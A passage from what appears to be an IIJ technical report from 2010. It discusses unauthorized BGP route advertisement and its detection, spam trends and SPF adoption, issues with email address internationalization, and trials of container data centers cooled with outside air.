The increase in routing information will directly lead to higher memory consumption on routers, so this is a factor that should be noted when considering the timing for investing in more router hardware. One future concern is the possibility of IPv4 addresses running out. As a consensus was reached on a policy for IP address transfers at an APNIC meeting last year, routes are expected to be advertised in smaller units to improve the utilization efficiency of IPv4 addresses from around the time that they dry up. This is expected to lead to a further increase in the number of routes.



Upstream
Peer and its customer routes
All routes
Local Network
Peer
Customer
Local network and customer routes

Figure 1: Peers, Customers, and Upstream

2.4 Advertisement without Authority

Route hijacking is a common problem when using BGP. This problem is chiefly due to the unauthorized creation and advertisement of another entity's routing information, which causes communications directed to that network to be sent to another unrelated network, rendering communications impossible. When issues such as this are used as attack methods, there are a number of ways they can be exploited. In addition to the simple blocking of communications, they can also be used to pose as another person and create fraudulent websites, and to intercept communications. In fact, in 2008 a well-known video upload site was rendered inaccessible, and in April 2010 an incident occurred in which an AS in Asia advertised several tens of thousands of pieces of routing information around the world.

It is rare for the root cause of incidents such as these to be reported in detail, but from the circumstances we can surmise that they were caused by erroneous BGP configuration settings being made unintentionally. We can also speculate that most other incidents that have been reported up to now were due to erroneous configuration settings, and the term "route hijacking" may misrepresent the actual situation, so we believe that it is more appropriate to call these incidents "advertisement without authority."

Due to BGP not being aware of the routing information that is exchanged, this kind of advertisement without authority can occur. The question of which routing information to receive and which routing information to ignore is completely dependent on policies, or in other words the routing information controls for each network. Consequently, depending on the application, it may be possible to prevent this advertisement without authority, or reduce its impact.

For example, if routing information advertised from customers on each network is comprehensively filtered, no inconvenience will be caused to networks around the world through advertisement without authority. In the past it was pointed out that networks that do not filter incoming routes for customers were also responsible for having relayed routing information. At IIJ, we ask customers using BGP connections to contact us before advertising routing information, and then set comprehensive route filtering.

Meanwhile, if there is even one network without route filtering implemented in the upstream of a network that has carried out advertisement without authority, there is a chance that routing information will be spread worldwide. Problems like this still occur on and off, so we believe a large number of networks have still not implemented comprehensive incoming route filtering for customers. The likelihood of being able to reduce the impact of these incidents will increase if more networks implement suitable route filtering. We intend to continue calling for better operating procedures to be implemented through operator communities, etc.

2.5 Detecting Anomalous Routes

As we have demonstrated here, there is currently no way of completely preventing the advertisement without authority of another party's routing information over BGP. For this reason, when advertisement without authority occurs, it is crucial to be able to detect it swiftly. Various initiatives for the detection of anomalous routes are being implemented around the world. Each detection system uses successive approximation to compare variations in the route that is considered correct and the actual route over BGP, and when there is a discrepancy it is treated as an anomalous route. Due to this structure, these detection systems face the following two issues.

- How to determine that a route is correct
- Where to obtain the BGP routing information for comparison

Regarding the first issue of how to determine that a route is correct, a number of methods have been tested. For example, some systems determine routes that have been advertised stably for long periods to be correct, and treat



When attempting to communicate with ISP-A, communications are absorbed by ISP-Z, causing communications to fail.
ISP-C
ISP-B
ISP-Z
ISP-A routes are advertised wrongly
ISP-A
Proper route advertisement

Figure 2: Blocked Communications due to Route Advertisement Without Authority

variations from this advertisement source as anomalous. There are also systems that involve registering the correct routes manually, with discrepancies from this data treated as anomalous.

The second issue of where to obtain routing information for comparison is a difficult one. Each network has their own routing policies, so naturally the routing information that they retain also differs. There are also routers that use BGP within a network. These also potentially retain different routing information. To detect localized impact it would be necessary to obtain routing information from a larger number of networks and routers.

2.6 Initiatives within Japan

Initiatives within Japan for detecting anomalous routes include a route monitoring system - Keiro-Bugyo (Route Magistrate) governed by Telecom-ISAC Japan. Route Magistrate utilizes the route objects registered to JPIRR (IRR (Internet Routing Registry) operated by JPNIC), as standards to determine correct routing, using successive approximation to compare this data with BGP routing information submitted to the system by ISPs in Japan and detect anomalous routes. Routing information that is advertised from a source other than the one registered to the route object is treated as anomalous, so this system is useful for detecting anomalous routes due to configuration errors. Additionally, because routing information is obtained from ISPs in Japan, it is possible to predict the impact within Japan to a certain extent. IIJ has participated in the operation of this system since it was introduced, and we have been committed to activities that further improve detection rates. IIJ also takes advantage of this system as a user to monitor our own routes. In the past we have received warnings from Route Magistrate when routing information advertised by IIJ was advertised from other networks.

2.7 Dealing with Detected Anomalous Routes

When a warning is received, we first confirm the current status using an external looking glass site. In most incidents to date the routing information in question has been restored within a few minutes, so there is a chance of the situation already being resolved when the alert from the detection system is received.

However, when problematic route advertisement is still occurring, we attempt to contact the advertisement source for the route in question. When doing this, it is important to update IR (Internet Registry) and IRR registered information on a regular basis in order to communicate the legitimacy of our route advertisement.

When the source of the advertisement problem cannot be contacted, it can be helpful to contact the network thought to be their upstream ISP for assistance. When the matter still cannot be resolved, it is necessary to do whatever possible to work toward a solution by asking peripheral networks or the operator’s community for contact details or assistance.

While implementing measures such as these in the near-to-mid term, we will explore more streamlined methods for identifying correct routes in the long term. One such method is RPKI (Resource Public Key Infrastructure), which uses digital signatures to carry out authentication. Using RPKI, when an IP address is allocated by the IR, a digital signature called a resource certificate is issued, clarifying who has the right to use that IP address. Under this system routing information is authenticated by routers, automatically determining that the routing information is being advertised by a legitimate advertisement source. This system is already in the process of being implemented by a number of router vendors, and firmware that enables routing information to be authenticated using digital signatures is actually undergoing verification tests. However, there are still problems that need to be resolved with the issuing of certificates and the use of digital signatures, and it appears that it will be some time before RPKI can be introduced. Meanwhile, IIJ will continue to participate in activities for achieving more reliable routing.

Author:
Yoshinobu Matsuzaki
Mr. Matsuzaki is a Senior Engineer in the Technology Promotion Section of the Network Service Division in the IIJ Network Service Department. Mr. Matsuzaki is always finding things that pique his interest while striving at his work. He is an IIJ-SECT member, co-chair of The Asia Pacific OperatorS Forum, chair of APNIC IPv6 SIG, and an expert advisor for JPCERT/CC.

Email Address Internationalization Approach Considerations

In this report, we will present an overview of trends in the ratio of spam for week 1 through week 12 of 2010, and compare the results with those for the same period the previous year. We will also investigate trends for the major regional sources of spam, report on the implementation status of sender authentication technology, and examine issues with the approach to email address internationalization.

3.1 Introduction

This report summarizes the latest trends in spam, covers email-related technologies, and touches on various other activities in which IIJ is engaged.
In this volume we focus on data for the period of 12 weeks from week 1 of 2010 (January 4 to 10) to week 12 (March 22 to March 28), as well as data for the whole of 2009. Spam volume fluctuates due to a number of factors, such as the time of year and the timing of spam prevalence, so by presenting spam ratio trends along with those for the same period the previous year, it is possible to make comparisons that take seasonal factors into account. In "3.2 Spam Trends," we have analyzed the distribution of the regional sources of spam, as well as information regarding transmission methods that can be inferred from this data. We also report on the implementation status of sender authentication technology, which is a core technology for anti-spam measures.
In "3.3 Trends in Email Technologies," we report on trends in technologies related to email address internationalization that are currently being discussed by the IETF, and examine the issues with EAI (Email Address Internationalization).

3.2 Spam Trends

In this section, we will report on historical ratios of spam and the results of our analysis concerning spam sources based on trends detected through IIJ's Secure MX Service and others.

3.2.1 Spam between Week 1 and Week 12 of 2010 Increased Slightly

The ratio of spam averaged 82.1% of all incoming emails over the 84-day period from week 1 to week 12, 2010. This compares to an average of 81.4% for our last survey (week 40 through week 52, 2009), and 81.5% for the same period in 2009 (week 1 through week 13), indicating a slight increase for both. Figure 1 shows spam ratio trends for 2009, including the results for the current period.




Figure 1: Spam Ratio Trends

As the survey period includes an extended holiday, the ratio of spam for that period is higher as has been the case in previous surveys. However, while in the past the ratio of spam tended to decrease after an extended holiday, for this survey a period of comparatively high activity exceeding 80% continued for some time. The slight rise in the average results for this period is likely to be due to this extended peak. Spam sending trends are affected by seasonal factors, but there are also sometimes sharp increases in spam due to changing transmission methods, such as a boost in botnet numbers resulting from the outbreak of new malware (malicious programs).

In recent years, due in part to hardware performance improvements and increased utilization of network bandwidth, spam has a tendency to increase suddenly when new techniques for sending spam are devised. For companies such as ISPs that constantly receive large volumes of email, these abrupt increases in email volume can serve to impede stable operation. The anti-virus measures and spam detection functions provided by ISP email services are mainly from specialist vendor companies, and they may struggle to handle sudden volume increases such as these. In the years ahead ISPs will need to be able identify trends in the techniques used to send spam, and the email system as a whole will need to be able to react swiftly.

3.2.2 Top Regional Source of Spam Shifts from Brazil to the U.S.

Figure 2 shows our analysis of regional sources of spam over the period studied. The United States (US) was the number one source of spam in this survey, accounting for 9.6% of total spam. China (CN) was 2nd at 7.6%, and India (IN) 3rd at 6.1%. Brazil (BR), which had remained at the top for consecutive surveys, fell back to 4th place at 5.8% in this survey. Similarly, Vietnam (VN), which had previously been in 5th place, fell back to 10th place in this survey at 3.2%. These two countries have dropped in rank significantly, but this is a comparative drop due to an increase in spam from other top regional sources, rather than the result of the number of recipients of spam from these two countries decreasing dramatically. The graph in Figure 2 also demonstrates that there are fewer regions with an extremely high source ratio in comparison to previous survey results. As with the last survey Japan was ranked 7th at 3.9%, which is a slight increase of 0.1% over the previous period. Its ratio rose slightly in the previous survey as well, and the reason for this is an increase in spam from sources thought to be normal mail servers.

Cases in which spam is sent from normal mail servers include those where the mail servers are used as a stepping stone for sending spam, and those where all email including spam is forwarded due to forwarding settings. Of these, for cases in which the servers are used as stepping stones, the outgoing mail servers are likely to be added to a blacklist by external organizations, and once added all incoming mail servers that reference this list will reject email received from those outgoing servers. In Japan, when OP25B*[1] is introduced it is recommended that SMTP-AUTH*[2] be added to mail submission servers, creating a system that prevents email being sent easily. However, there have recently been reports that malicious programs on bot PCs used to send spam are supporting SMTP-AUTH and sending spam, so it appears that applying an authentication system when mail is sent is not sufficient by itself. In addition to using SMTP-AUTH when mail is submitted, measures such as preventing the mass sending of mail by setting upper limits for messages sent per sender and making it possible to trace spam after it is sent by recording sender data in the mail log are necessary.




Figure 2: Regional Sources of Spam

*1 OP25B (Outbound Port 25 Blocking) is technology that suppresses the sending of spam by blocking the direct sending of mail from dynamic IP addresses assigned to consumers to external incoming mail servers.

*2 SMTP-AUTH utilizes an SASL (Simple Authentication and Security Layer, RFC4422) mechanism when mail is sent to authenticate the sender. In most cases, authentication is carried out using an Authentication ID and password that identifies the sender. The SMTP-AUTH specification is defined as an extension of SMTP in RFC4954.

3.2.3 Swift Email Receipt through the Implementation of Sender Authentication Technology

It is important for anti-spam measures to provide functions for eliminating spam through the introduction of spam filters and anti-virus functions, as well as a system for receiving legitimate mail without delay. In order to cope with the increasing sophistication of spam and the diversification of virus email in recent years, as well as the rapid spread of new varieties and variants using botnets, there has been a shift toward the introduction of advanced spam detection functions. However, the detection process takes time, and when a large volume of mail is received there is the risk of delivery delays occurring. For example, when the source of an email is evident, such as a business client, users may want to omit part of this spam detection process to receive the email more quickly.

Until now there were no standards or methods for determining whether or not the source of an email was legitimate. However, this can now be achieved by implementing sender authentication technology. As we have noted in our IIR to date, it has been pointed out that the network-based sender authentication technology that is widely in use has the disadvantage of not being able to correctly identify the sender of resent mail, such as forwarded messages. It will be some time before a solution to this problem is widely adopted.

However, even with this issue remaining unresolved, it is possible to utilize the authentication results of sender authentication technology. Erroneous authentication results for mail that has been resent does not represent a very high ratio of the total volume of incoming mail. If the receiving side uses a delivery processing system that gives priority to mail from domains that have been authenticated, it will be possible to receive the required mail more rapidly. Using authentication results from sender authentication technology together with a whitelist for specific senders enables mail to be exchanged more efficiently between trusted parties. To encourage this kind of system, we will continue to push for the adoption of sender authentication technology.

3.2.4 Sender Authentication Technology Implementation Up Slightly, Aiming for Efficient Mail Delivery

Figure 3 shows the authentication result ratios for SPF on a particular mail service, a network-based sender authentication technology, during the current survey period (January 1 to March 31, 2010). Of the emails received during this period, 55.6% indicated "none" as the authentication result. This means that the domain for 44.4% of email received declared an SPF record. This result is a slight increase of 0.7% over the survey for the previous period.

Additionally, the ratio of incoming mail that indicated "pass" as the authentication result stood at 16.3%, resulting in a marginal rise of 0.4%. This is approximately 1/6th of all incoming mail, so if these sources were all added to a whitelist, it would make more efficient mail delivery possible. However, senders of spam have also recently been using domains that pass SPF, so when introducing a whitelist it is necessary to configure it to process authentication results together with the applicable domain name.




Figure 3: SPF Authentication Result Ratios

3.3 Trends in Email Technologies

3.3.1 Email Address Internationalization

For email addresses used over the Internet, such as taro@example.jp, the parts to the left and right of the “@” sign serve different purposes. The part to the right of the “@” sign is the domain name, and the part to the left indicates the local mail recipient. In general, only ASCII strings can be used for this kind of email address. Internationalization of the domain name placed to the right of the “@” sign is already possible due to a system called IDN (Internationalized Domain Name). The IDN system is explained in detail in JPRS Topics and Columns No.7, “3 Technologies that Enable Internationalized Domain Names,”*3 issued by Japan Registry Services Co., Ltd. (JPRS). We will provide an overview of this system here.

Domain name internationalization support is achieved by making the use of Unicode characters possible. The adoption of Unicode enables domain names such as “日本語.jp” to be utilized without adjustment in languages not based on ASCII characters. However, it was feared that using Unicode as-is would have a significant impact on existing protocols, in particular the DNS system. For this reason, the existing system combining alphanumeric characters and hyphens (-) was maintained by introducing a conversion system called “punycode” to encode Unicode characters and add an ACE prefix to indicate IDNs. This encoding method makes it possible for domain names encoded with punycode to be queried when a Web browser obtains the IP address for a website from the DNS, even if the URL typed into the browser includes a Japanese domain name. Figure 4 shows an example of the IDN notation for “日本語.jp” when using punycode.

As a result of numerous discussions over domain name internationalization, a method with minimal impact on the existing system was selected. The adoption rate for this system will depend on market factors such as how much demand there actually is for it.

There are also few issues with email, as there is no impact on existing mail servers provided that the MUA (Mail User Agent) implements encoding similar to Web browsers when internationalized domain names are used in an email address. However, there are currently moves to internationalize the local portion of an email address to the left of the “@” sign in addition to the domain name. The proposed method also utilizes Unicode without encoding it, complicating the issue further.

The Email Address Internationalization (EAI) that is currently proposed is covered in detail in JPRS Topics and Columns No. 11, “A Summary of Email Address Internationalization (EAI)”*4. The IETF has defined the EAI framework in the experimental RFC4952, in addition to SMTP (Simple Mail Transfer Protocol, RFC5321) extension specifications in the experimental RFC5336.

3.3.2 Serious Issues with Email Protocols and EAI

When using EAI over SMTP, like previous SMTP extensions the receiving mail server’s support for EAI is determined by its response to the EHLO command sent when an SMTP session begins. When the response to the EHLO command includes “UTF8SMTP,” it means the receiving mail server supports EAI. If EAI is supported, Unicode can be included in the reverse-path parameter of the MAIL command that indicates the email sender and the RCPT command that indicates the recipient. Similarly, Unicode can be used in the From: and To: headers in the header section of the email body. Because extended functions are only used after negotiating mutually supported functions when email delivery begins, there are no significant problems with this process.

Encoding Example:

“日本語.jp”

↓

“xn--wgv71a119e.jp”

Figure 4: Example of Punycode Encoding

*3 http://jpinfo.jp/topics-column/007.pdf

*4 http://jpinfo.jp/topics-column/011.pdf

The problematic aspect of EAI is the processing that takes place when the receiving mail server does not support EAI. For example, consider a case in which a mail submission server (MSA: Mail Submission Agent) that supports EAI receives EAI as-is from the MUA, but the receiving mail server does not support it. When mail that is received cannot be delivered, it is normally bounced back to the sender as an error notification. This kind of processing may lower the availability of mail systems as a whole when the gradual deployment of EAI takes place, but it is not a very serious issue.

A more serious problem is the fact that a conversion mechanism called downgrading has been added to EAI to maintain backward compatibility. This mechanism attempts to downgrade mail instead of bouncing back an error so that mail can be sent to receiving mail servers that do not support EAI whenever possible. There are a number of minor issues related to SMTP, but the most significant problem relates to the conversion of email headers. When the receiving mail server does not support EAI, the original EAI header information is rewritten to headers starting with the string “Downgraded-,” and the existing From: and To: headers are rewritten with the downgraded email addresses. The issue with this process is the fact that DKIM sender authentication technology references these key email headers for signature verification. If the headers that are used for the signature are rewritten, the signature will naturally be treated as invalid, causing authentication to fail.

Up until now mail-related protocol extensions, including sender authentication technologies such as SPF, SenderID, and DKIM, as well as MIME (Multipurpose Internet Mail Extension, RFC2045) for attachments, have been carefully designed to be backward compatible and have minimal impact on existing protocols. EAI could be called overly rough in its current state, as its extension specifications appear to completely ignore the previous care taken, in particular with regard to downgrading. It appears that EAI will be considered as a candidate for adoption as an international standard, and we feel that a more careful approach is needed for discussion of the extension mechanism and its procedures.

3.4 Conclusion

In this volume’s Messaging Technology we reported on spam ratio trends, analysis results for regional sources of spam, and the adoption of the SPF sender authentication technology. High spam ratios continue, and these have the potential to soar even higher, so continued vigilance is necessary.

With regard to trends in email technologies, we took a look at EAI instead of the sender authentication technology that we have focused on in the past. EAI is not completely unrelated to sender authentication technology, as we believe the extension of specifications could potentially have significant impact, so we elected to shed some light on the subject. In this volume we emphasized the problems with EAI, but we support its original purpose of broadening the email user base. In fact, we feel that it is important to actively explore mechanisms that make it easier for regions and people that do not normally use ASCII text to use email, in order to expand the user base. However, when the method of achieving this is not well thought out, and ignores existing protocol extensions, there is a risk of segmenting the email environment itself. When introducing new specifications, they must be considered carefully, as has been done up to now. Alternatively, there may be a need for a new message delivery framework that meets the requirements of a larger group of regions or people.

Author:
Shuji Sakuraba
Mr. Sakuraba is a Senior Engineer in the Application Service Department of the IIJ Service Division. Mr. Sakuraba is engaged in the research and development of messaging systems. He is involved in various activities in collaboration with external related organizations for securing a comfortable messaging environment. He is a MAAWG member and JEAG board member. He is a member of the Council for Promotion of Anti-Spam Measures and administrative group, as well as chief examiner for the Sender Authentication Technology Workgroup. He is also a member of Internet Association Japan’s Anti-Spam Measures Committee.

Internet Topics: Modular Eco-Data Center Proof-of-Concept Tests

IIJ currently operates 15 data centers nationwide as locations for installing the equipment for running our services and hosting customer IT systems. These data centers are housed in secure buildings featuring power and air conditioning systems with high capacity and high reliability for the stable operation of servers, storage, and routers. In the past, it was common for IT systems to be operated in environments like this with facilities that are more than sufficient. However, in recent years a new attitude towards the operation of IT systems has been gaining momentum. Behind this is a new perspective that calls for cost reductions and ecology for IT systems.

Beyond development and construction costs, data center usage fees and daily operating costs also account for a large percentage of the cost of IT systems. Reducing these costs is an important component in lowering the TCO (total cost of ownership) for IT systems as a whole. This trend is particularly evident for the recent hot topic of cloud computing. For cloud computing, there is no need for IT system users to be conscious of facilities such as data centers. However, data centers still play a crucial role as the infrastructure for supporting cloud computing. Software and server costs are reduced as services move to the cloud, so the relative cost ratio of data centers is mounting.

Due to a growing awareness of environmental problems at present, there is a need for IT systems to take ecology into consideration. Conventional data centers consumed large amounts of power for cooling systems, such as air conditioning to cool the high performance and high-heat-generating equipment. According to a survey conducted by “The Green Grid,” an organization working to improve data center efficiency, close to 1.3 times the power consumed by server equipment is consumed by equipment such as air conditioning and lighting that is not directly related to IT systems. This demonstrates that of the power consumed at data centers, less that half is utilized for its primary purpose. If we can reduce the power used for non-primary elements such as these, we can make significant headway with regard to energy savings and the reduction of CO2 emissions. Additionally, reducing the power used by data centers lowers the maintenance costs associated with IT systems. More efficient power usage at data centers is needed from this point of view as well.

Given these circumstances, IIJ is working on the following two new technologies for next-generation data centers. The first is modular data center construction that enables additional equipment to be deployed quickly in response to an increase in demand. This is made possible by installing data center equipment inside a transportable container instead of the secure buildings that are currently used. Another technology is the introduction of an outside-air-cooling method for cooling IT equipment such as servers. Outside-air-cooling can be operated using far less electricity than existing forced cooling methods such as air conditioning, making it a trump card for energy savings.

However, to take advantage of the merits of these technologies, there is a need to rethink existing operating methods. Data centers constructed inside a container are more limited in the types of equipment that can be installed compared with conventional building-type data centers. Additionally, when a device fails it may be more efficient to simply exchange container units rather than repairing individual devices. The outside-air-cooling method conserves energy, but its cooling ability is affected by the climate and weather of the surrounding area. To use this technology in Japan, which has four seasons that bring dramatic changes, advanced control technology is required. These operating methods and technologies are not yet fully established anywhere in the world.

For this reason, IIJ is carrying out proof-of-concept tests to establish this technology and gain experience with it before beginning full-fledged construction of next-generation data centers. For these tests, we will be constructing an operational IT module (a container-based data center) with actual servers installed and a cooling module for taking in outside air, and operating them over an extended period of time. We plan to carry out tests over the period of a year, actually cooling with outside air throughout the four seasons and observing how much we can reduce power consumption, while building up knowledge regarding IT/cooling module designs that can stand up to real-world operation.

We have already built the equipment for these proof-of-concept tests, and we began operation from February 2010. We have gathered a variety of data since February, as the weather gets steadily warmer. We have identified a number of unexpected problems and design issues, and we are applying this feedback to our commercial equipment design. There is no doubt that these tests will play a significant role in establishing this new technology. In the next IIR volume we plan to report on the progress of these proof-of-concept tests and development towards a commercial service.

Author:
Kiyotaka Doumae
Planning Section, Data Center Business Planning and Operations Department, IIJ Service Division

Ongoing Innovation

Vol.7 May 2010

About Internet Initiative Japan Inc. (IIJ)

IIJ was established in 1992, mainly by a group of engineers who had been involved in research and development activities related to the Internet, under the concept of promoting the widespread use of the Internet in Japan.

IIJ currently operates one of the largest Internet backbones in Japan, manages Internet infrastructures, and provides comprehensive high-quality system environments (including Internet access, systems integration, and outsourcing services, etc.) to high-end business users including the government and other public offices and financial institutions.

In addition, IIJ actively shares knowledge accumulated through service development and Internet backbone operation, and is making efforts to expand the Internet used as a social infrastructure.

Internet Initiative Japan Inc.
Address: Jinbocho Mitsui Bldg., 1-105 Kanda Jinbo-cho, Chiyoda-ku, Tokyo, 101-0051
Email: info@iij.ad.jp URL: http://www.iij.ad.jp/